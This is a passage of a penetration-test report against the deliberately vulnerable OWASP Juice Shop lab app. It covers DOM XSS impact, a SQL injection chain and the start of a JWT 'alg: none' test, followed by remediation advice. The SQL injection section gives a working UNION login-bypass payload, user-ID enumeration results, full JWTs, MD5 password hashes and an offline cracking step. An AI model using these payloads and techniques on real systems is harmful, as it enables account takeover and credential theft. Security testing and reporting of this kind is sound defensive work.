In this assessment, the DOM XSS vulnerability was weaponized to perform a full account takeover of the victim user ***"victim@unit91.com".*** The tester could exfiltrate a live JWT ***"token"*** and associated session state ***"continueCode"*** using a crafted XSS payload and fully impersonate the user in a new browser session.

As Juice Shop is a single-page application (***SPA***), it relies heavily on client-side state. The DOM XSS allowed direct manipulation of this state, bypassing traditional server-side session protections. This represents a critical risk in production-like environments, where users may have access to sensitive data, administrative features, or downstream integrations.

Additionally, since the XSS vector was triggered through a search parameter, it is trivially deliverable via phishing links or embedded in iframes. If this application were Internet-facing, the exposure would enable large-scale session hijacking or credential theft attacks.

## Recommendations

To mitigate DOM XSS vulnerabilities, developers must enforce secure client-side coding patterns and sanitize all user-controllable input before manipulating the DOM.

**Avoid insecure sinks:**

- **Do not use:**

```
innerHTML, document.write, outerHTML, eval, Function(), setTimeout(string)
```

- **Use:**

```
textContent, innerText, createElement, appendChild, or setAttribute
```

- Treat all user-controlled sources as untrusted:
- Common sources include:

```
document.URL, document.location, location.search, window.name,
document.referrer, localStorage, sessionStorage
```

**Sanitize and encode input:**

- Use ***DOMPurify*** or similar libraries for sanitizing HTML before injecting it into the DOM.
- Apply context-aware escaping: HTML encode for DOM insertion, JavaScript encode for inline scripting, URL encode for parameters.

**Enforce a strong Content Security Policy (CSP):**

```
Content-Security-Policy: default-src 'self'; script-src 'self'; object-src
'none'; base-uri 'none';
```

- Avoid ***"unsafe-inline"*** and ***"unsafe-eval"*** in production
- Consider nonce-based policies for legitimate inline scripts

**Refactor insecure logic:**

- Replace risky patterns like:

```
document.write(decodeURIComponent(location.search));
```

with:

```
const safeText = decodeURIComponent(new
URLSearchParams(location.search).get("name"));

document.getElementById("userDisplay").textContent = safeText;
```

**Educate developers**:

- Provide cheat sheets (like OWASP's DOM XSS Prevention Cheat Sheet)
- Run internal training on safe client-side coding practices

## References

**OWASP - DOM-Based XSS Prevention Cheat Sheet**

https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html

**OWASP - DOM-Based XSS**

https://owasp.org/www-community/attacks/DOM_Based_XSS

**Invicti - DOM-Based cross-site scripting**

https://www.invicti.com/learn/dom-based-cross-site-scripting-dom-xss/

**Snyk - Cross-site scripting attacks in the document object model**

https://learn.snyk.io/lesson/dom-based-xss/?ecosystem=javascript

**Portswigger - Cross-site scripting (DOM-Based)**

https://portswigger.net/kb/issues/00200310_cross-site-scripting-dom-based

| U02 - SQL Injection | CRITICAL |
|---|---|
| **Affected Resources:** | http://192.168.10.178:32768/ |

## Description

SQL Injection is a critical security vulnerability that occurs when untrusted user input is included in a SQL query without adequate validation or query parameterization. This allows attackers to manipulate the structure and logic of the SQL statement, potentially altering the intended behavior of the application.

By injecting crafted SQL syntax into input fields, attackers can:

- Bypass authentication
- Extract or modify sensitive data
- Interact directly with the database
- Alter or delete application records
- Chain the vulnerability into full system compromise in some environments

This vulnerability arises from the failure to separate data from control logic in SQL queries, allowing user-supplied input to influence the command structure of the database query.

## Proof of Concept

The Juice Shop application's login functionality was found to be vulnerable to a classic SQL Injection vulnerability affecting the ***"/rest/user/login"*** endpoint. By injecting malformed SQL syntax into the email parameter, the tester could trigger a database parsing error, confirming that unsanitized user input is directly incorporated into SQL statements.

As shown in the screenshot below, submitting a single quote (') as part of the email field resulted in a **500 Internal Server Error**, with a verbose stack trace disclosing the backend query structure and confirming the application is using *Sequelize ORM* with *SQLite*:

```
SELECT * FROM Users WHERE email = 'admin@unit91.com'' AND password =
'8a24367a1f46c141048752f2d5bbd14b' AND deletedAt IS NULL
```




*Figure 6: The screenshot above demonstrates that injecting a single quote (') into the email parameter triggers a 500 Internal Server Error, disclosing the SQL query structure. This confirms that the application improperly incorporates unsanitized user input into database queries.*

Following the column enumeration via ***"ORDER BY"***, the tester confirmed that the backend SQL query expects precisely 13 columns. To validate this, a benign ***"UNION SELECT"*** payload was submitted with 13 values, including a test email in the third column. This ensured the database engine accepted the syntax and column alignment.

The payload executed successfully, returning a **401 Unauthorized** response (as expected), but no **server error (500)** was triggered. This indicates that the column count is now accurate, and the injection point is stable for further exploitation.




*Figure 7: The screenshot above confirms the successful execution of a UNION-based SQL Injection using a 13-column payload. The 401 Unauthorized response indicates the payload was syntactically valid, confirming accurate column alignment, a prerequisite for safe data extraction in subsequent steps.*

Building on the validated injection point, the tester crafted a ***"UNION-based SQL Injection"*** to retrieve an administrator's account data from the Users table by matching on ***"id='1'"***, which is typically reserved for the first or default admin user.

The payload injected into the email parameter was as follows:

```
' and 1=2 UNION SELECT id,username,email,password,role,'','','','',1,'2021-01-
01','2021-01-01',NULL FROM Users WHERE id='1'--
```

The application responded with an **HTTP 200 OK**, indicating that the injected SQL executed successfully. In the response body, the application returned:

- A valid JWT token assigned to the retrieved user
- The user's email (***admin@juice-sh.op***)
- The user's internal ID (***bid***)

The JWT token contains the full user profile, including hashed password and role attributes, which will be decoded and analyzed in the next steps.





*Figure 8: The screenshot above demonstrates successful data exfiltration using a crafted UNION SELECT payload targeting the Users table. The 200 OK response confirms execution of the injected SQL and returns the admin@juice-sh.op account data, including a valid JWT token.*

The tester then decoded the returned *JWT* from the ***"admin@juice-sh.op"*** user using https://jwt.io to confirm that the application returned the expected data. As discussed in **"U03 - Insecure JSON Web Token (JWT) Implementation"** within this report, the *JWT* includes an MD5 hashed password value for the account, making offline password attacks possible for all recovered account JWT values.

**JWT:**


```
token:eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJp
ZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTk
yMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIi
wibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiIiLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiO
nRydWUsImNyZWF0ZWRBdCI6IjIwMjEtMDEtMDEiLCJ1cGRhdGVkQXQiOiIyMDIxLTAxLTAxIiwiZGVsZXRl
ZEF0IjpudWxsfSwiaWF0IjoxNzQ0NDk2NDI5fQ.WeQ6fVnkVLNX5i4easfreSrQ8lPzyjCRMYUB8Ibqv2ej
ZiC6m-12AZUh-LRoO9JdOeM3RqrbpxghIbrwTBMGWxCyPML2BGvgt1yAPAhe5dzmtYQgJMBwq_1gql7e9-
hHn4Rg_3_MMfty2KUKPjn69wX-NCN4kzGf7rPZyUZxD9Q
```

**Encoded** PASTE A TOKEN HERE

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiIiLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjEtMDEtMDEiLCJ1cGRhdGVkQXQiOiIyMDIxLTAxLTAxIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzQ0NDk2NDI5fQ.WeQ6fVnkVLNX5i4easfreSrQ8lPzyjCRMYUB8Ibqv2ejZiC6m-12AZUh-LRoO9JdOeM3RqrbpxghIbrwTBMGWxCyPML2BGvgt1yAPAhe5dzmtYQgJMBwq_1gql7e9-hHn4Rg_3_MMfty2KUKPjn69wX-NCN4kzGf7rPZyUZxD9Q

**Decoded** EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "typ": "JWT",
  "alg": "RS256"
}
```


PAYLOAD: DATA


```
{
  "status": "success",
  "data": {
    "id": 1,
    "username": "",
    "email": "admin@juice-sh.op",
    "password": "0192023a7bbd73250516f069df18b500",
    "role": "admin",
    "deluxeToken": "",
    "lastLoginIp": "",
    "profileImage": "",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2021-01-01",
    "updatedAt": "2021-01-01",
    "deletedAt": null
  },
  "iat": 1744496429
}
```


*Figure 9: The screenshot above shows the decoded JWT retrieved via SQL Injection. It contains sensitive account data, including the email, role, and MD5-hashed password for the “admin@juice-sh.op” user.*

Able to retrieve valid account information via SQL Injection on the account ID parameter, the tester then fuzzed the database ID parameter with values ranging from ***"0 to 30"*** to enumerate account information for accounts within this range. The application returned account information for ***25 valid accounts***, indicated by the Status Code 200 responses in the following image.

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

| Request | Payload | Status code | Response received | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|---|
| 6 | 5 | 200 | 214 | | | 1072 | |
| 7 | 6 | 200 | 242 | | | 1077 | |
| 8 | 7 | 200 | 269 | | | 1077 | |
| 9 | 8 | 200 | 223 | | | 1095 | |
| 10 | 9 | 200 | 230 | | | 1075 | |
| 11 | 10 | 200 | 229 | | | 1095 | |
| 12 | 11 | 200 | 47 | | | 1072 | |
| 13 | 12 | 200 | 326 | | | 1076 | |
| 14 | 13 | 200 | 219 | | | 1073 | |
| 15 | 14 | 200 | 223 | | | 1090 | |
| 16 | 15 | 200 | 376 | | | 1092 | |
| 17 | 16 | 200 | 68 | | | 1079 | |
| 18 | 17 | 200 | 189 | | | 1048 | |
| 19 | 18 | 200 | 214 | | | 1084 | |
| 20 | 19 | 200 | 208 | | | 1084 | |
| 21 | 20 | 200 | 227 | | | 1086 | |
| 22 | 21 | 200 | 211 | | | 1090 | |
| 23 | 22 | 200 | 214 | | | 1079 | |
| 24 | 23 | 200 | 50 | | | 1083 | |
| 25 | 24 | 200 | 44 | | | 1077 | |
| 26 | 25 | 200 | 49 | | | 1077 | |
| 27 | 26 | 401 | 35 | | | 413 | |
| 28 | 27 | 401 | 33 | | | 413 | |
| 29 | 28 | 401 | 37 | | | 413 | |
| 30 | 29 | 401 | 34 | | | 413 | |
| 31 | 30 | 401 | 33 | | | 413 | |

Request Response

Pretty Raw Hex Render JSON Web Token Python JSON formatter

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 686
ETag: W/"2ae-mG/hK3qli0dotK9OYY09meay4wU"
Vary: Accept-Encoding
Date: Sat, 12 Apr 2025 20:29:04 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```


```
{
  "authentication":{
    "token":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6NSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImNpc29AanVpY2Utc2gub3AiLCJwYXNzd29yZCI6Ijg2MTkxN2Q1ZmE1ZjExNzJmOTMxZGM3MDBkODFhOGZiIiwicm9sZSI6ImRlbHV4ZSIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiIiLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjEtMDEtMDEiLCJ1cGRhdGVkQXQiOiIyMDIxLTAxLTAxIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzQ0NDg5NzQ0fQ.CYXacuwo-ifV__MJIlommjj_OJXPINBjeP-IyD91Vi7VHsb_DgcizEvVZbnR9yOHwsiFPlUtIS5PPOn-2bR3BvleVdZ-KkApjonPOlQYUmzRvZHNPekywm5SUTnb-_dlzcHWwmO08izATdc3wV5VyFugS6o8AHlyDwW8fjjwsZY",
    "bid":10,
    "umail":"ciso@juice-sh.op"
  }
}
```


*Figure 10: The screenshot above shows results from a fuzzing/intruder attack where the tester iterated over user ID values. The application returned valid account data for 25 users, each confirmed by an HTTP 200 response.*

The tester then extracted the 25 valid JWT tokens along with their account information (*username and hashed password*), which he would use for the offline attack:

| Email | MD5 Hash | Cracked |
|---|---|---|
| admin@juice-sh.op | 0192023a7bbd73250516f069df18b500 | ✔ |
| jim@juice-sh.op | e541ca7ecf72b8d1286474fc613e5e45 | ✔ |
| bender@juice-sh.op | 0c36e517e3fa95aabf1bbffc6744a4ef | ✘ |
| bjoern.kimminich@gmail.com | 6edd9d726cbdc873c539e41ae8757b8c | ✘ |

| Email | MD5 Hash | Cracked |
|---|---|---|
| ciso@juice-sh.op | 861917d5fa5f1172f931dc700d81a8fb | ✗ |
| support@juice-sh.op | 3869433d74e3d0c86fd25562f836bc82 | ✗ |
| morty@juice-sh.op | f2f933d0bb0ba057bc8e33b8ebd6d9e8 | ✗ |
| mc.safesearch@juice-sh.op | b03f4b0ba8b458fa0acdc02cdb953bc8 | ✗ |
| J12934@juice-sh.op | 3c2abc04e4a6ea8f1327d0aae3714b7d | ✗ |
| wurstbrot@juice-sh.op | 9ad5b0492bbe528583e128d2a8941de4 | ✗ |
| amy@juice-sh.op | 030f05e45e30710c3ad3c32f00de0473 | ✗ |
| bjoern@juice-sh.op | 7f311911af16fa8f418dd1a3051d6810 | ✗ |
| bjoern@owasp.org | 9283f1b2e9669749081963be0462e466 | ✗ |
| chris.pike@juice-sh.op | 10a783b9ed19ea1c67c3a27699f0095b | ✓ |
| accountant@juice-sh.op | 963e10f92a70b4b463220cb4c5d636dc | ✗ |
| uvogin@juice-sh.op | 05f92148b4b60f7dacd04cceebb8f1af | ✗ |
| demo | fe01ce2a7fbac8fafaed7c982a04e229 | ✓ |
| john@juice-sh.op | 00479e957b6b42c459ee5746478e4d45 | ✗ |
| emma@juice-sh.op | 402f1c4a75e316afec5a6ea63147f739 | ✗ |
| stan@juice-sh.op | e9048a3f43dd5e094ef733f3bd88ea64 | ✗ |
| ethereum@juice-sh.op | 2c17c6393771ee3048ae34d6b380c5ec | ✓ |
| testing@juice-sh.op | b616a64605a07941fbd31868aea3b54b | ✗ |
| admin@unit91.com | 8a24367a1f46c141048752f2d5bbd14b | ✓ |
| tester@unit91.com | 8a24367a1f46c141048752f2d5bbd14b | ✓ |
| victim@unit91.com | 8a24367a1f46c141048752f2d5bbd14b | ✓ |

The tester uses the above information in an offline password cracking attack and successfully recovers cleartext credentials for ***8 of 25 accounts***, as noted in the following image.





*Figure 11: The screenshot above shows the results of an offline password cracking session using Hashcat. Of the 25 extracted MD5 hashes, 8 were successfully cracked, revealing cleartext credentials for valid accounts.*

The tester finally confirms access to "***admin@juice-sh.op***" using the recovered username and password.





*Figure 12: The screenshot above confirms successful login as admin@juice-sh.op using the cracked credentials, demonstrating full authentication bypass and administrator account compromise.*

This exploit chain demonstrates a full compromise path from unauthenticated SQL Injection to administrator session hijack, sensitive data exfiltration, and offline credential cracking, confirming a critical impact on application integrity, confidentiality, and access control.

## Impact

Exploiting this SQL Injection vulnerability enabled the tester to bypass authentication controls, extract sensitive user records, and impersonate high-privilege accounts, including the application's administrator. By leveraging the injection flaw, the tester successfully retrieved ***25*** valid JWT tokens, extracted MD5 password hashes, and cracked 8 accounts via offline password attacks. This demonstrates a complete compromise of the application's access control mechanisms.

The vulnerability constitutes a critical breakdown in the application's trust boundary, allowing:

- Full access to customer and internal data (***e.g. PII, credentials***)
- Privilege escalation through impersonation of administrative users
- Offline cracking of credential hashes for persistent access
- Enumeration of users across the system
- Circumvention of multi-factor authentication flows (***via token injection***)

Such an exploit scenario represents a total compromise of data *confidentiality, integrity, and availability*, exposing the business to:

- Regulatory violations (***e.g. GDPR, HIPAA, PCI DSS***)
- Reputational damage and loss of customer trust
- Financial loss from incident response, fines, and litigation
- Mandatory breach disclosures and potential class action exposure

## Recommendations

To mitigate the risk of SQL Injection vulnerabilities, development teams should implement the following secure coding practices:

**Use Parameterized Queries or Prepared Statements**

Always use parameterized queries or safe ORM methods for all database interactions.

- Examples include:
  - PreparedStatement (***Java***)
  - SqlCommand.Parameters (***.NET***)
  - PDO or mysqli with bound parameters (***PHP***)
  - ORM query builders (***e.g. Sequelize, Django ORM***)

**Stored procedures are insufficient on their own** — *they are still vulnerable if they internally construct dynamic SQL using unvalidated input.*

**Implement Robust Input Validation**

Validate all user input before using it in a query.

- Enforce strict allowlists for:
  - Data types (***e.g. integers, UUIDs, ISO dates***)
  - Acceptable character sets and formats
  - Length boundaries
- Avoid relying on keyword blacklists (***e.g. UNION, SELECT, --),*** which are easily bypassed.

**Avoid Manual Escaping or String Sanitization**

- Do not sanitize input by escaping quotes or keywords manually.
- Do not build queries by concatenating user input into strings — this remains vulnerable even with escaping.

**Suppress Detailed SQL Error Messages in Production**

Prevent attackers from gaining insight into query structure or schema:

- Replace database error output with generic user-facing messages.
- Log full error details internally for debugging and monitoring.

**Conduct Regular Security Testing and Code Review**

- Automate and manually test SQL injection using tools like SQLmap, Burp Suite, or Acunetix.
- Incorporate static analysis and secure code review during development.
- Prioritize review of any logic that constructs dynamic queries.

## References

**OWASP - SQL Injection**

https://owasp.org/www-community/attacks/SQL_Injection

**W3 Schools - SQL Injection**

https://www.w3schools.com/sql/sql_injection.asp

**Acunetix - SQL Injection (SQLi)**

https://www.acunetix.com/websitesecurity/sql-injection/

| U03 - Insecure JSON Web Token (JWT) Implementation | HIGH |
|---|---|
| **Affected Resources:** | http://192.168.10.178:32768/ |

## Description

Insecure JSON Web Token (***JWT***) implementations occur when authentication or session tokens are improperly generated, validated, or stored, undermining the integrity of the trust model. Common issues include accepting unsigned tokens (***alg: none***), using weak or guessable signing keys, failing to validate critical claims such as *exp* or *aud*, and allowing attacker-controlled headers like ***jwk, jku,*** or ***kid*** to influence key selection. These misconfigurations enable attackers to forge or replay tokens, impersonate users, and bypass access controls. When JWTs are stored insecurely (***e.g. in localStorage***) or transmitted without proper protections, they are also susceptible to theft via Cross-Site Scripting (***XSS***). These flaws violate cryptographic best practices and authentication integrity, potentially resulting in account takeover, privilege escalation, or complete application compromise.

## Proof of Concept

This section details the checks that were performed to assess the security of the JWT and its use within the application:

| **JWT-01 - Decode JWT** | **Vulnerable** | ✗ | **Exploitable** | ✗ |
|---|---|---|---|---|
| **Description** | Analyzed the JWT structure to identify header fields, payload claims, and the signing mechanism in use. | | | |
| **Checks Performed** | • Decoded the token using specialized tools to review ***alg, kid, jku, jwk***, and ***payload*** claims for potential misuse or manipulation.<br>• Probed for the presence of common key disclosure endpoints (***e.g. /.well-known/jwks.json***), which may expose public keys or assist in downstream header injection attacks. | | | |

| **JWT-02 - Claim Tampering** | **Vulnerable** | ✗ | **Exploitable** | ✗ |
|---|---|---|---|---|
| **Description** | Assessed whether the application trusts ***client-supplied*** claims by modifying sensitive fields such as ***role, sub, or isAdmin***. | | | |
| **Checks Performed** | • Edited the payload section of the JWT, re-encoded the token, and submitted it to the application to observe changes in access privileges or exposed data. | | | |

| JWT-03 - None Algorithm Attack | | Vulnerable | | Exploitable | |
|---|---|---|---|---|---|
| **Description** | Tested for improper handling of unsigned tokens by replacing the ***alg*** field with ***none***. | | | | |
| **Checks Performed** | Modified the JWT header to ***"alg: none"***, removed the signature portion, and attempted authentication to determine if the server accepted the tampered token. | | | | |

**Evidence**

The ***"victim@unit91.com"*** account is vulnerable to a "none" algorithm attack. This was identified via the following steps:

The tester accessed the account using the username and password. The valid session ***"token"*** could then be copied. This scenario will focus on accessing the application's "***/profile***" endpoint.

